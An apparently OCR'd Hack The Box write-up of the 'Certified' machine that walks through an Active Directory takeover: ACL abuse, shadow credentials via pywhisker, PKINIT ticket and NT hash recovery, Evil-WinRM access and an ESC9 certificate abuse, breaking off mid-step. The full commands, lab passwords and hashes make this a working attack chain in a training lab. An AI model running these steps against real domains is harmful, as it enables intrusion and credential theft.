Certified (HTB) - Writeup

Machine Author: ruycr4ft
pwned by: ziliel
Difficulty: Medium
pwn date: 2025.06.22

Summary

We enumerated an Active Directory environment, identifying ACL abuse paths with BloodHound that allowed privilege escalation via shadow credentials and PKINIT authentication. By chaining `WriteOwner`, `GenericWrite`, and certificate abuses (ESC9), we moved laterally and ultimately impersonated the domain administrator. Finally, we authenticated as `Administrator` with Evil-WinRM and retrieved the `root.txt` flag.

Skills Required

- Basic AD Domain Enum
- Basic AD Service Enum

Skills Learned

- AD Enum with Certipy
- AD ACL and DACL abuse
- Exploiting ADCS misconfiguration


Enumeration

Nmap

We start with a full port scan on the system.

```
echo "### Starting Basic Portscan : Done (0/3) [   ] ###" && sudo nmap
-Pn -p- --min-rate=1000 --max-retries=3 -T4 $target > nmap-fast-
portscan.txt && echo "### Basic Portscan : Done (1/3) [-  ] ###" &&
echo "### Starting Service/Version Scans : Done (1/3) [-  ] ###" &&
ports=$(grep -oP '^\d+/tcp' nmap-fast-portscan.txt | cut -d'/' -f1 |
sort -n | paste -sd,) && sudo nmap -p$ports $target --min-rate=1000 --
max-retries=3 -T4 -O -sC -sV > nmap-deepscan.txt && echo "###
```

```
Service/Version & OS Scans : Done (2/3) [-- ] ###" && echo "###
Starting Basic Vulnerability Scans : Done (2/3) [-- ] ###" && sudo nmap
-p$ports $target --min-rate=1000 --max-retries=3 -T4 --script vuln >
nmap-vuln-scan.txt && echo "### Vulnerability Scans : Done (3/3) [---]
###"
```



We see `SMB` on port `445`, `LDAP` on port `389`, and `Kerberos` on port `88` running.
We can identify this as a Domain Contoller. We see that the domain name is `certified.htb`, and the Domain Contoller has the name `DC01.certified.htb`.

Let's add the domain and `DNS` name to our `/etc/hosts` file.


```
10.129.231.186 certified.htb dc01.certified.htb
```

BloodHound Enumeration

We continue by enumerating the Domain Controller using `BloodHound`.

bloodhound-python

```
bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc
'dc01.certified.htb' -c all -ns 10.129.231.186
```



---

neo4j

We start the `neo4j` service.

```
sudo neo4j console
```

```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
└─$ sudo neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2025-07-21 00:54:14.167+0000 INFO  Starting...
2025-07-21 00:54:14.431+0000 INFO  This instance is ServerId{74cec719} (74cec719-ed0c-40c2-ae44-2a06bcf63e5e)
2025-07-21 00:54:15.145+0000 INFO  ======== Neo4j 4.4.26 ========
2025-07-21 00:54:15.808+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 a
nd status CURRENT
2025-07-21 00:54:15.808+0000 INFO  Updating the initial password in component 'security-users'
2025-07-21 00:54:16.384+0000 INFO  Bolt enabled on localhost:7687.
2025-07-21 00:54:16.854+0000 INFO  Remote interface available at http://localhost:7474/
2025-07-21 00:54:16.856+0000 INFO  id: F4BD8BC26DA946B79A4CB6344A0F758A1CBFE69C47435460170D4BF5CE3B7C6F
2025-07-21 00:54:16.856+0000 INFO  name: system
2025-07-21 00:54:16.856+0000 INFO  creationDate: 2025-07-09T22:25:41.505Z
2025-07-21 00:54:16.857+0000 INFO  Started.
```


BloodHound

Now we start the BloodHound GUI and upload our dumped data.


```
./BloodHound --no-sandbox --disable-gpu
```

```
┌──(ziliel㉿ziliel)-[~/Downloads/BloodHound-linux-x64]
└─$ ./BloodHound --no-sandbox --disable-gpu
(node:55884) electron: The default of contextIsolation is
 deprecated and will be changing from false to true in a
future release of Electron.  See https://github.com/elect
ron/electron/issues/23506 for more information
(node:55926) [DEP0005] DeprecationWarning: Buffer() is de
precated due to security and usability issues. Please use
 the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from
() methods instead.
```

We mark the `judith.mader` user as `owned`.



Clicking in the `Node Info` tab the `Reachable High Value Targets` we can see a potential privilege escalation path.



We can see 3 bloodhound edges, all of them being interesting:


- `judith.mader` has `WriteOwner ACL` over the management group.
- The `management` group has `GenericWrite ACL` over the `management_svc` user.
- `management_svc` has the attribute `CanPSRemote` set, what means that log in via `winRM` to the target is possible for the user.

Foothold

bloodyAD

A.) We abuse our `WriteOwner` right over the `management` group to make ourselves the owner of the group.


```
bloodyAD -u "judith.mader" -p "judith09" -d "certified.htb" --host
$target set owner management judith.mader
```



daycledit.py

B.) We give ourselves `full control` over the `management` group.

```
python3 dacledit.py -action write -rights FullControl -inheritance -
principal judith.mader -target "management"
$target/judith.mader:judith09
```



net rpc


C.) We `add` ourselves to the `management` group so we get the `GenericWrite` over `management_svc`.

```
net rpc group addmem "management" judith.mader -U judith.mader%judith09
-I $target
```

pywhisker.py

D.)We abuse our **GenericWrite** ACL on the **management_svc** account using **pywhisker**. pywhisker automatically generates a key pair, injects the **public key** into the **msDS-KeyCredentialLink** attribute of **management_svc** (as a shadow credential), and also creates a **self-signed certificate** containing that public key.
The certificate and the **private key** are saved together in a **PFX file** on our machine — ready to be used for Kerberos authentication.

```
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09"
--target "management_svc" --action "add"
```



gettgtpkinit.py

E.) Using our `pfx certificate` we got,we authenticate as the `management_svc` user and get a `TGT` for that user using `gettgtpkinit.py` from `PKINITtools`.

```
python3 gettgtpkinit.py -cert-pfx 1CopiNAM.pfx
certified.htb/management_svc -pfx-pass 'YWrUhztNChnBIiWNsUKG'
management_svc.ccache
```

We got a `management_svc.ccache` named file which is a Kerberos ticket. We export and use the key with `getnthash.py` from the same toolkit to receive the NTLM hash from the `management_svc` user to be finally able to use a remote PowerShell.

getnthash.py


F.)

```
export KRB5CCNAME=management_svc.ccache
python3 getnthash.py -key <key> certified.htb/management_svc

Impacket v0.13.0.dev0+20250220.93348.6315ebd - Copyright Fortra, LLC
and its
affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

Evil-WinRM

G.) We log in to the `management_svc` user with evil-winrm using the hash we got and have a remote power shell.


```
evil-winrm -i $target -u management_svc -H
a091c1832bcdd4677c28b5a6a1295584
```



The `user.txt` flag got found at `C:\Users\management_svc\Desktop`

Lateral Movement

After further enumeration in BloodHound we find out that the `management_svc` user has `GenericAll ACL` over the `co_operator` user.




We can use this to do exactly the same as for the user `management_svc` to get access to the `ca_operator` user.

pywhisker.py

A.) Adding Shadow Credentials and getting Certificate

```
python3 pywhisker.py -d "certified.htb" -u "management_svc" -H
a091c1832bcdd4677c28b5a6a1295584' --target "ca_operator" --action "add"
```



gettgtpkinit.py

B.) Authenticating with the obtained cert to get a `TGT`

```
python3 gettgtpkinit.py cert-pfx HhjgB6Pj.pfx $target/ca_operator -pfx-
pass 'password given by pywhisker' ca_operator.ccache
```

getnthash.py

C.) Using the obtained `TGT` to get the NTLM hash of the `ca_operator` user.


```
export KRB5CCNAME=ca_operator.ccache
python3 /opt/PKINITtools/getnthash.py -key <key> $target/ca_operator

Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2
```

Privilege Escalation

Certipy

We start with enumerating the `ADCS` to see what can be abused through the ca_operator user.

```
certipy find -u ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -vulnerable -stdout
```




It seems like the ADCS config is vulnerable to ESC9 attack. ESC9 allows modification of UPNs to impersonate users during certificate enrollment.

Certipy-ad


A.) Let's change the `UPN` of ca_operator from ca_operator@certified.htb to Administrator.

```
certipy-ad account update -username management_svc@certified.htb -
hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn
Administrator
```



B.) After we changed the User Principal Name we request a certificate to the new `UPN`.

